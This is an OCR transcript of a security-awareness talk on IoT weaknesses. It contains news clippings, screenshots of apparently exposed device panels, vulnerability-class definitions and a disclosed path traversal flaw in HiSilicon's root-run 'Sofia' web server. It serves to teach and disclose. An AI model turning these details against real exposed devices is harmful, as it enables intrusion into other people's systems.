Put something on the internet - Get hacked

Agenda

- About me
- IoT
- IoT core problems
  - Software
  - Hardware
- Vulnerabilities
- What should I do?

About me – Maor Shwartz

- Been interested in the field of security since childhood
    - Doing network analysis, forensics, dark web intelligence gathering, social engineering, etc.
- Served 7 years in the Israeli army
- Loves extreme sports (motorcycles / hiking / diving etc)

About Beyond Security

- The company today:
  - **SecuriTeam Secure Disclosure -** vulnerability acquisition program since 2007
  - **AVDS -** vulnerability management system
  - **beSTORM -** a commercial fuzzing tool


IoT - Introduction

- The Internet of Things (IoT) is the inter-networking of physical devices, vehicles, buildings, and other items embedded with electronics, software, sensors, actuators, and network connectivity which enable these objects to collect and exchange data

- The IoT allows objects to be sensed or controlled remotely across existing network infrastructure

IoT

And what about security?



SC Media UK > News > Connected devices can get pwned by attackers every 2 minutes


by Davey Winder

August 31, 2017

MOST READ ON SC

1. Hackers leak more celeb nude pics - Dakota Johnson joins Miley Cyrus

2. Monitoring logons 'the




Connected devices can get pwned by attackers every 2 minutes

IoT device pwned by credential attackers once every 120 seconds i

This IoT Dildo Has an Embedded WiFi Streaming Camera and Laughable Security

By Catalin Cimpanu

April 3, 2017 01:45 PM 7




Researchers discover security flaws in smart home products

September 5, 2017

Credit: Philipp Morgner

Smart home products such as lamps controlled via mobile devices are becoming ever more popular in private households. We would, however, feel vulnerable in our own four walls if strangers suddenly started switching the lights in our homes on and off. Researchers at the IT Security Infrastructures group, Friedrich-Alexander University Erlangen-Nürnberg (FAU) have discovered security problems of this nature in smart lights manufactured by GE, IKEA, Philips and Osram.

Philipp Morgner and Zinaida Benenson's team managed to make connected lighting systems of different manufacturers flash for several hours with a single radio command sent from a distance of more than 100 metres away. Additionally, they were able to modify the bulbs using radio commands so that the user was unable to control them. It was even possible in certain situations change the colour or brightness of the light.



TECH

Chinese group hacks a Tesla for the second year in a row

Elizabeth Weise

Published 11:17 AM ET Fri, 28 July 2017 | Updated 12:39 PM ET Fri, 28 July 2017


USA TODAY

Jasper Juinen | Bloomberg | Getty Images


Tesla Motors' Model S electric automobile with Autopilot.


For the second time, Chinese security researchers were able to hack a Tesla Model X, turning on the brakes remotely and getting the doors and trunk to open and close while blinking the lights in time to music streamed from the car's radio — an effect they dubbed "the unauthorized Xmas show."


IoT devices on the internet(1)




	I Drift	Till / Från	Block-erad	Veckodag Dag	Veckodag T/F	Klockslag tt : mm	Klockslag T/F	Minsta Stopptid D	Minsta Stopptid tt	Motio. tid mm	Status Tid kvar D	Status Tid kvar tt	Status Tid kvar mm	Utgång
Sol_P1	■	Till	■	Må	-	02 : 10	Tid	0	20	5	0	7	27	■
Sol_P2	■	Till	■	Må	-	02 : 20	Tid	0	20	5	0	19	13	■
Sol_P3	■	Till	■	Må	-	02 : 00	Tid	0	20	5	0	19	14	■
Sol_SV1	■	Till	■	Må	-	02 : 30	Tid	0	20	5	0	7	46	■
FV_P1	■	Till	■	Må	-	02 : 40	Tid	0	20	5	0	7	51	■
FV_SV1	■	Till	■	Må	-	02 : 50	Tid	0	20	5	0	7	51	■
FV_P2	■	Till	■	Må	-	03 : 00	Tid	0	20	5	0	12	19	■
VK_P1	■	-	■	Må	-	03 : 10	Tid	0	20	5	0	20	0	■
VS_P1	■	Till	■	Må	-	03 : 20	Tid	0	20	5	0	8	36	■
VS_SV1	■	Till	■	Må	-	03 : 40	Tid	0	20	5	0	8	56	■
VS_P2	■	Till	■	Må	-	04 : 00	Tid	0	20	5	0	9	16	■
VS_SV2	■	Till	■	Må	-	03 : 30	Tid	0	20	5	0	8	46	■
VS_P3	■	Till	■	Må	-	03 : 50	Tid	0	20	5	0	1	57	■
VS_SV3	■	Till	■	Må	-	04 : 10	Tid	0	20	5	0	1	57	■










Risparmio energia. Pannello operatore remot.

Per iniziare, toccare un pulsante.

IoT devices on the internet(2)



In

Back from Lunch

Out

Dept. Xfer

Beth Haven

08:01


Tue Sep 5, 2017


[illegible] 11:07:00 12.5 °C

[illegible] 18 : 0

[illegible]	29.4	45.0	61 W	0.0	ON
[illegible]	22.9	61.4		3.5	ON
[illegible]	23.5				ON
[illegible]	23.4	61.3	150 uMol	1.3	ON
[illegible]	22.5	70.1			ON
[illegible]	20.7	78.6	600 W/m²		ON
[illegible]	0.0	0.0	600 W/m²	4.3 J	OFF
[illegible]	29.3	67.1	120 uMol	0.0	ON
[illegible]	20.6	74.4	600 W/m²		ON
[illegible]	27.4	38.0	705 W/m²·s	8.8 J	

IoT devices on the internet(3)







Parque | Tudo | Dados de animais | 196 / 196

* Nome	semana	Estado	Dia	presente	Nº.	Dia	Trein	Ração1	Ração2	peso.	act%	Cor%	Fin%	Cuv
659 s	23	prenha	92	Parque	1	65		1,55	3,35	0	100	1	100	2
683 s	32	prenha	29	Parque	1	2	2	0,00	0,00	0	100	1	100	1
688 s	29	prenha	50	Parque	1	23		2,96	1,05	0	100	1	100	2
697 s	31	prenha	36	Parque	1	9		2,72	1,28	0	100	1	100	2
698 s	31	prenha	36	Parque	1	9		2,72	1,28	0	100	1	100	2
701 s	32	prenha	29	Parque	1	2	2	0,00	0,00	0	100	1	100	1
703 s	31	prenha	36	Parque	1	9		2,72	1,28	0	100	1	100	2
71 DAN	21	prenha	106	Parque	1	79		1,00	5,00	0	100	0	100	2
710 s	23	prenha	92	Parque	1	65		1,55	3,35	0	100	1	100	2
713 s	8	prenha	57	Parque	1	33		3,10	1,00	0	100	1	100	2
715 s	22	prenha	99	Parque	1	72		1,20	4,40	0	100	1	100	2
72 DAN	26	prenha	71	Parque	1	46		3,45	1,00	0	100	0	100	2
720 s		repl./br.	14	Parque	1	14		2,50	1,07	0	100	0	100	2
730 s	27	prenha	64	Parque	1	39		3,28	1,00	0	100	0	100	2
732 s	24	prenha	85	Parque	1	60		1,90	2,30	0	100	1	100	2
735 s	26	prenha	71	Parque	1	46		3,45	1,00	0	100	1	100	2
736 s	8	prenha	57	Parque	1	33		3,10	1,00	0	100	1	100	2
739 s	31	prenha	36	Parque	1	9		2,72	1,28	0	100	1	100	2
752 s	8	prenha	57	Parque	1	33		3,10	1,00	0	100	1	100	2
764 s	21	prenha	105	Parque	1	79		1,00	5,00	0	100	1	100	2
770 s	31	prenha	36	Parque	1	9		2,72	1,28	0	100	1	100	2
771 s	29	prenha	50	Parque	1	23		2,95	1,05	0	100	1	100	2

05-09-2017 13:58:14





Press CTRL + ALT + DELETE to log on

Why there are so much vulnerabilities?

Hardware

Software

Hardware

Elecrow A7 GSM GPRS GPS Module with Mega32U4 3 In 1

US $19.99 / piece
Free Shipping
★★★★★ (193) | Orders (194)

ESP8266 ESP-12 USB WeMos D1 Mini WIFI Development Board D1

US $3.01 / piece
Free Shipping
★★★★★ (297) | Orders (196)

IOT NODEMCU Starter Kit MQTT WIFI Internet of Things

US $25.52 - 36.00 / piece
Free Shipping
★★★★★ (79) | Orders (88)

SunFounder Smart Home IoT Internet of Things Starter Kit V2.0


US $71.99 / piece
Free Shipping
★★★★★ (57) | Orders (75)

Newest! Yun Shield v2.4 All-in-one Shield for Arduino UNO

US $33.11 / piece
Free Shipping
★★★★★ (4) | Orders (8)

DIYmall MiniDK ESP8266 ESP-12F NodeMcu 4M Lua WIFI IOT

US $7.79 / piece
Free Shipping
★★★★★ (2) | Orders (3)



10PCS/LOT GPRS series GPS + BDS Compass ATGM332D

US $33.00 / lot
10 pieces / lot
Free Shipping
Order (1)

Ethernet Module Network To Serial Port RJ45 To TTL Network

US $13.07 / piece
Free Shipping
★★★★★ (6) | Orders (4)

1PCS NEW RTl8711AF IOT Wifi wireless Development Module

US $6.07 / piece
Shipping: US $1.56 / lot via China Post Registered Air Mail
Order (1)

Micro SD Card Shield For Wemos D1 Mini IOT Blynk ESP8266 Node

US $1.65 / piece
Free Shipping
★★★★★ (8) | Orders (6)

ESP8266 ESP-12 USB WeMos D1 Mini WIFI Development Board D1

US $3.19 / piece
Free Shipping
Order (1)

New NodeMCU Lua WiFi Development Board ESP8266

US $9.48 / piece
Free Shipping
Orders (0)

Software

- Inexperienced developers
  - Programming language
- Outdated kernel
- Unknown OS
- Outdated firmware’s
- Lack of software update mechanism
- 3rd party services

Vulnerabilities types

- Path Traversal
- DHCP
- MiTM
- Firmware upgrade
- Upload arbitrary files
- Header injection (Global variables)
- Api Disclosure
- Hard-coded Credential
- Command injection
- Memory Disclosure

Vulnerabilities types (1)

- Memory Disclosure
  - A memory leak is an unintentional form of memory consumption whereby the developer fails to free an allocated block of memory when no longer needed
- Hard-coded Credential
  - The use of a hard-coded password increases the possibility of password guessing tremendously

Vulnerabilities types (2)

- Command injection
  - Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application
  - Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell
  - In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application
  - Command injection attacks are possible largely due to insufficient input validation.

Vulnerabilities types (3)

- Path Traversal
  - A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder
  - By manipulating variables that reference files with “dot-dot-slash (../)” sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system

Vulnerabilities types (4)

- Man-in-The Middle
  - man-in-the middle attack intercepts a communication between two systems


Example 1
HiSilicon ASIC chip set firmware

HiSilicon ASIC chip set firmware

- HiSilicon provides ASICs and solutions for communication network and digital media. These ASICs are widely used in over 100 countries and regions around the world
- The HiSilicon ASIC firmware comes with built-in web server - binary file called Sofia.
- This binary is vulnerable to Directory path traversal

Hi3520DV300/200 chipset

Outdated kernel



Hi3520D V300

Hi3520D V300 H.264 CODEC Processor

- One SPI, supporting one CS
- One IR interface
- One I^{2}C interface
- Multiple GPIO interfaces

Memory Interfaces

- One 16-bit DDR3/DDR3L SDRAM interface
  - Maximum frequency of 800 MHz
  - ODT
  - Maximum capacity of 512 MB
  - Automatic power consumption control
- SPI NOR/NAND flash interface
  - 1-/2-/4-bit SPI NOR/NAND flash
  - Two CSs, connected to different flash memories
  - Maximum capacity of 32 MB for each CS (only for the NOR flash)
  - Maximum capacity of 4 GB for each CS (only for the SPI NAND flash)
  - 2 KB/4 KB page size (only for the SPI NAND flash)
  - 8-bit/24-bit/1 KB ECC (only for the SPI NAND flash)
- Embedded 4 KB BOOTROM and 16 KB SRAM

RTC with an Independent Power Supply

- Independent battery for supplying power to the RTC

Configurable Boot Modes

- Booting from the BOOTROM
- Booting from the SPI NOR flash
- Booting from the SPI NAND flash

SDK

- Linux 3.10-based SDK
- Audio encoding and decoding libraries complying with various protocols
- High-performance H.264 PC decoding library

Physical Specifications

- Power consumption
  - Typical power consumption of 2.5 W
  - Multi-level power consumption control
- Operating voltages
  - 1.15 V core (including the CPU) voltage
  - 3.3 V I/O voltage
  - 1.5 V DDR3 SDRAM interface voltage
- Package
  - RoHS, Epad-LQFP256
  - Lead pitch of 0.4 mm (0.02 in.)
  - Body size of 28 mm x 28 mm (1.10 in. x 1.10 in.)
- Operating temperature ranging from 0°C (32°F) to 70°C (158°F)

Linux 3.10-based SDK

Directory path traversal built-in webserver

- The built-in web server suffers from a directory path traversal
- The vulnerability found in the web server binary “Sofia” which is running with root privileges
